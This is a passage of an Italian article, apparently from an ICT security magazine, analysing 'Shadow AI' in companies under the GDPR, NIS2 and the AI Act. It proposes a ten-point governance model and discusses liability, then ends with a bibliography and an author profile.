La NIS2 richiede che i soggetti interessati adottino misure tecniche, operative e organizzative adeguate e proporzionate per gestire i rischi per la sicurezza dei sistemi informativi; tra tali misure rientrano, espressamente, la sicurezza della supply chain e dei rapporti con i fornitori, la sicurezza nell’acquisizione, sviluppo e manutenzione di reti e sistemi informativi, nonché politiche di valutazione dell’efficacia delle misure di gestione del rischio. Se l’AI entra in azienda attraverso canali non autorizzati, ciascuno di questi presìdi è, di fatto, eluso.

Sotto il profilo della governance dell’AI, il quadro è ormai ancora meno rinviabile. L’AI Act è entrato in vigore il 1° agosto 2024; alcune disposizioni si applicano già dal 2 febbraio 2025, fra cui gli obblighi di AI literacy, mentre altre si applicano secondo ulteriori scadenze, inclusi gli obblighi per i provider di GPAI dal 2 agosto 2025 e le norme di trasparenza dal 2 agosto 2026. L’art. 4 dell’AI Act impone a provider e deployer di adottare misure per garantire un livello sufficiente di alfabetizzazione AI del personale e di altri soggetti che operano per loro conto, tenendo conto delle competenze tecniche, dell’esperienza, della formazione e del contesto d’uso.

In termini organizzativi, questo significa che lasciare l’AI in una zona grigia, priva di policy e formazione, non è più una scelta neutra: è un indice di governance debole.

Il quadro normativo applicabile

GDPR: il cuore del problema è l’accountability

Il GDPR resta la prima lente giuridica con cui leggere la Shadow AI. Non perché ogni uso dell’AI implichi necessariamente un trattamento illecito, ma perché ogni uso aziendale rilevante richiede di rispondere alle domande classiche del diritto sui dati: quali dati entrano nel sistema; per quali finalità; su quale base giuridica; con quali ruoli tra i soggetti coinvolti; per quanto tempo; con quali misure di sicurezza; con quali trasferimenti; con quali diritti per gli interessati.

Gli artt. 5, 24 e 32 del GDPR impongono rispettivamente i principi di liceità, correttezza e trasparenza, minimizzazione, integrità e riservatezza; la responsabilità del titolare di mettere in atto misure tecniche e organizzative adeguate; e l’obbligo di garantire un livello di sicurezza adeguato al rischio.

Per la Shadow AI, il punto decisivo è l’accountability. Se il dipendente inserisce dati personali in un tool esterno, il problema non si esaurisce nella “colpa individuale”, poiché occorre domandarsi se l’organizzazione abbia predisposto policy, restrizioni, whitelist, regole di classificazione dei dati, formazione, controlli e procedure di autorizzazione adeguati. In assenza di questi elementi, diventa difficile sostenere che il titolare abbia davvero “messo in atto” misure idonee. La Shadow AI, quindi, non è solo un tema di comportamento scorretto del singolo; è un test della maturità organizzativa del titolare.

NIS2: rischio cyber e supply chain

Anche laddove non vi siano dati personali, la Shadow AI può rilevare in chiave NIS2; infatti l’art. 21 della direttiva richiede misure di gestione del rischio che coprano analisi dei rischi, gestione degli incidenti, business continuity, sicurezza della supply chain, sicurezza nell’acquisizione, nello sviluppo e nella manutenzione di reti e sistemi informativi, uso della crittografia e formazione di base in materia di cybersicurezza. L’utilizzo di strumenti AI esterni o di plugin non valutati può incidere su più di uno di questi profili: terze parti non censite, flussi di dati non mappati, integrazioni non presidiate, possibili dipendenze operative non considerate nei piani di continuità.

Per le organizzazioni soggette a NIS2, la Shadow AI non può quindi essere archiviata come tema di mera produttività individuale. È, piuttosto, una variante contemporanea del rischio da supply chain e del rischio da configurazione organizzativa non controllata e ciò vale, a maggior ragione, nelle realtà che operano in settori regolati o critici.

AI Act: dalla sperimentazione alla governance

L’AI Act non disciplina la Shadow AI come fattispecie nominata, ma ne rende più difficile la tolleranza organizzativa. La ragione minima è l’art. 4 sull’AI literacy, già applicabile dal 2 febbraio 2025. La Commissione europea, nelle FAQ dedicate, chiarisce che provider e deployer devono adottare misure per garantire un livello sufficiente di AI literacy in relazione al personale e al contesto d’uso. In termini pratici, un’organizzazione che consenta o subisca un uso diffuso di AI senza formazione, istruzioni, classificazione degli usi e definizione delle responsabilità si espone a una criticità di conformità già attuale.

Inoltre, la progressiva applicazione delle regole sui modelli GPAI e, poi, delle norme di trasparenza e sugli high-risk systems impone una capacità interna di mappare gli usi dell’AI. Senza inventario e governance, l’organizzazione non sarebbe in condizione di capire se stia agendo come mero utilizzatore di un servizio, come deployer di un sistema AI, o se abbia integrato un modello in processi che fanno emergere ulteriori obblighi.

Le opzioni di policy

Una politica aziendale sulla Shadow AI può, in astratto, muoversi lungo tre modelli.

La prima opzione è lo status quo: nessuna regola specifica, affidamento alla prudenza dei team, eventuali richiami generici nelle policy IT o privacy. È la soluzione peggiore, perché crea un divario tra uso reale e uso formalmente consentito. Il risultato è una non-governance che alimenta il rischio sul piano probatorio: quando si verifica un incidente, mancano inventari, logiche autorizzative, evidenze formative e responsabilità chiare.

La seconda opzione è il divieto generalizzato di strumenti AI non approvati o, più radicalmente, di ogni uso della GenAI, ed è comprensibile che in ambienti altamente sensibili tale soluzione possa apparire una risposta intuitiva; tuttavia, come regola generale, funziona poco. Dove il bisogno di produttività è forte, il divieto assoluto tende a spostare l’uso fuori dai radar, su account personali, dispositivi privati o canali non tracciabili e il rischio si riduce solo in apparenza.

La terza opzione è una governance minima efficace. Il suo pregio è di combinare realismo operativo e presidio giuridico. Non parte dall’idea irrealistica di azzerare l’uso dell’AI, ma da quella di ricondurlo entro un perimetro visibile, valutabile e documentato. È il modello preferibile perché consente all’organizzazione di classificare i casi d’uso, graduare i controlli in base al rischio e produrre evidenze difendibili.

Un modello minimo di governance: dieci raccomandazioni

  1. Censire gli strumenti AI effettivamente usati.

Senza inventario non esiste governance, per tale ragione occorre mappare chatbot, coding assistants, servizi di trascrizione, traduzione, analisi documentale, plugin e API. La ricognizione deve essere sia top-down, tramite procurement e IT, sia bottom-up, tramite survey, interviste e controlli sui workflow.

  1. Distinguere tra usi vietati, consentiti e consentiti con condizioni.

La regola non può essere binaria poiché devono esistere almeno tre classi: usi proibiti; usi ammessi senza dati sensibili o riservati; usi ammessi solo previa valutazione e con strumenti approvati. Questo consente di rendere comprensibile la policy agli utenti.

  1. Introdurre una disciplina rigorosa degli input.

Il rischio principale sta spesso nei prompt e proprio in tale operazione può essere utile vietare o limitare l’inserimento di dati personali non necessari, categorie particolari di dati, segreti commerciali, credenziali, codice proprietario, atti processuali, pareri legali non ancora diffusi, documentazione classificata o materiale soggetto a obblighi di segretezza.

  1. Valutare i fornitori come terze parti critiche.

Ogni servizio AI esterno deve essere trattato, sul piano della governance, come un fornitore potenzialmente rilevante per privacy e sicurezza. Vanno esaminati termini contrattuali, ruoli privacy, subfornitori, localizzazione dei dati, politiche di retention, opt-out rispetto al training, misure di sicurezza, auditability e supporto agli incidenti. Questo approccio è coerente sia con l’accountability del GDPR sia con l’attenzione NIS2 alla supply chain.

  1. Integrare la valutazione AI con i processi già esistenti.

La Shadow AI prospera quando l’AI viene trattata come eccezione. Al contrario, deve essere incorporata nei processi ordinari: vendor assessment, DPIA quando necessaria, security review, change management, classificazione delle informazioni, incident management, internal audit.

  1. Garantire logging, tracciabilità e conservazione delle evidenze.

Non ogni interazione con un sistema AI può o deve essere integralmente registrata, ma un livello adeguato di auditabilità è essenziale e ciò perché la governance deve poter dimostrare chi ha approvato lo strumento, per quali usi, con quali limitazioni, con quale formazione erogata e con quali verifiche periodiche.

  1. Predisporre una policy di AI acceptable use.

La policy dovrebbe essere breve, concreta e leggibile, non un manifesto meramente programmatico. Deve chiarire finalità consentite, divieti, regole sui dati, uso di account personali, divieto di integrare tool non approvati, regole di verifica degli output e canali per richiedere approvazioni o segnalare incidenti.

  1. Rendere effettiva l’AI literacy.

La formazione richiesta dall’art. 4 AI Act non può ridursi a un webinar introduttivo. Deve essere differenziata per ruoli: utenti comuni, manager, HR, legali, sviluppatori, security, procurement, includendo casi concreti: quali dati non inserire, come validare un output, quali errori sono tipici, quali sono le responsabilità.

  1. Gestire gli incidenti AI-related come incidenti reali.

Un errore frequente è quello di considerare un uso improprio di GenAI come una semplice deviazione interna, ben potendo, al contrario, configurarsi come un data breach, una violazione contrattuale, una dispersione di segreti, una produzione di documenti inaccurati o l’introduzione di vulnerabilità nel codice; è per tale motivo che le istruzioni da fornire agli operatori non possono prescinere da questi scenari.

  1. Coinvolgere il management e formalizzare le responsabilità.

Un altro errore piuttosto comune è quello di considerare la Shadow AI come materia di esclusiva pertinenza del reparto IT. Le scelte sul livello di tolleranza al rischio, sulle categorie di dati, sulle eccezioni consentite e sulle priorità di investimento sono decisioni di governance e proprio per tale motivo occorre una responsabilizzazione del management, con sponsorship chiara e reporting periodico.

Profili di responsabilità

Una governance debole della Shadow AI può produrre responsabilità su più livelli: sul piano amministrativo-regolatorio, possono emergere contestazioni in materia di protezione dati, sicurezza o settoriale; sul piano civilistico, l’uso improprio dell’AI può tradursi in danni da divulgazione indebita, perdita di segreti commerciali, inadempimento contrattuale o affidamento su output erronei; sul piano organizzativo interno, può emergere una responsabilità da carenza di presidi, specie quando l’uso dell’AI sia diffuso, noto o prevedibile e l’ente non abbia adottato misure ragionevoli.

È importante sottolineare un punto: la governance della Shadow AI non chiede alle organizzazioni l’impossibile, poiché nessuna disciplina pretende un rischio pari a zero, in ossequio al brocardo ad impossibilia nemo tenetur, pretende, però, un presidio ragionevole e documentabile. Ed è proprio la documentazione delle scelte, dei controlli e della formazione a costituire la prima linea difensiva in caso di audit o contenzioso.

Conclusioni

La Shadow AI non è una moda terminologica, ma la manifestazione concreta di un mutamento nel modo in cui il lavoro cognitivo viene svolto dentro le organizzazioni e proprio per tali ragioni non può essere affrontata con categorie residuali o con policy generiche. Il diritto già offre gli strumenti per qualificarla: accountability e sicurezza nel GDPR; risk management e supply chain nella NIS2; AI literacy e progressiva strutturazione della governance nell’AI Act.

La domanda non è se l’IA stia già entrando nei processi aziendali; la risposta è sì. La domanda giuridicamente rilevante è se vi stia entrando in modo governato e per molte organizzazioni, oggi, la risposta è ancora incerta. Ed è proprio in questa incertezza che si annidano i rischi più seri: non solo tecnologici, ma probatori, reputazionali e regolatori.

Una politica efficace non deve demonizzare l’IA, né inseguire un controllo assoluto; deve, più modestamente e più utilmente, renderla visibile, classificabile, governabile. In questo senso, un modello minimo di governance della Shadow AI non è un costo di compliance: è una condizione di uso legittimo e sostenibile dell’innovazione.

Bibliografia

Normativa europea

Regolamento (UE) 2016/679 del Parlamento europeo e del Consiglio del 27 aprile 2016 (General Data Protection Regulation – GDPR).

Direttiva (UE) 2022/2555 del Parlamento europeo e del Consiglio del 14 dicembre 2022 (Direttiva NIS2).

Regolamento (UE) 2024/1689 del Parlamento europeo e del Consiglio che stabilisce regole armonizzate sull’intelligenza artificiale (AI Act).

Documenti istituzionali e linee guida

Agenzia per la Cybersicurezza Nazionale, Linee guida per l’adozione dell’intelligenza artificiale nella Pubblica Amministrazione, 2024.

Agenzia per l’Italia Digitale, Linee guida sull’acquisizione e il riuso di software per la PA (aggiornate 2023–2024).

European Data Protection Board (EDPB), Opinion 28/2024 on certain data protection aspects related to AI models, 2024.

European Commission, AI Act – Questions & Answers, 2024–2025.

European Commission, Guidelines on General Purpose AI (GPAI), 2025.

ENISA, Threat Landscape 2025, 2025.

ENISA, Cybersecurity and AI: Threats and Opportunities, 2023.

Garante per la protezione dei dati personali, Provvedimento del 30 novembre 2023 su ChatGPT (OpenAI), doc. web n. 9973484.

NIST, AI Risk Management Framework (AI RMF 1.0), 2023.

NIST, Secure Software Development Framework (SSDF), SP 800-218, aggiornamenti 2024.

Standard tecnici e best practice

ISO/IEC 27001:2022, Information Security Management Systems.

ISO/IEC 27701:2019, Privacy Information Management.

ISO/IEC 42001:2023, Artificial Intelligence Management Systems.

Report e fonti di contest

World Economic Forum, Global Cybersecurity Outlook 2025, 2025.

IBM Security, Cost of a Data Breach Report 2024.

Gartner, Top Cybersecurity Trends 2025.

Cloudflare, DDoS Threat Report 2025.

Letteratura e contributi su AI e diritto

Veale, M., Borgesius, F.Z., Demystifying the Draft EU Artificial Intelligence Act, Computer Law Review International, 2021.

Edwards, L., Veale, M., Slave to the Algorithm? Why a Right to Explanation Is Probably Not the Remedy You Are Looking For, Duke Law & Technology Review, 2017.

Wachter, S., Mittelstadt, B., Floridi, L., Why a Right to Explanation of Automated Decision-Making Does Not Exist in the GDPR, International Data Privacy Law, 2017.

Profilo Autore

Elena Bassòli, Avvocato in Genova, Professore a contratto di Diritto della comunicazione elettronica (54 h) e di Cyber Security and Data Protection (Master II liv. post lauream Ingegneria), presso l’Università degli Studi di Genova. Si occupa di diritto e nuove tecnologie dal 1995 ed è autore di oltre 200 pubblicazioni in materia, tra monografie, contributi a collettanee, articoli, note e commenti. Membro del Comitato di Redazione della rivista “Sicurezza e Giustizia”, è formatore per Ministero dell’Interno e Ministero di Giustizia, Presidente ANGIF (Associazione Nazionale Giuristi Informatici e Forensi). Coautore del software Verslex in uso al Senato della Repubblica per l’aiuto alla redazione dei testi normativi. È dottore di ricerca in Metodi e tecniche della formazione e valutazione delle leggi, XII ciclo. Coordinatore della Commissione “Privacy” e Consigliere presso CTI-Liguria (Club Tecnologie dell’Informazione); membro ANDIG-Ass. Naz. Docenti Informatica giuridica e ANDIP-Ass. Naz. Difesa Privacy. Delegato al Congresso Nazionale Forense.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/shadow-ai/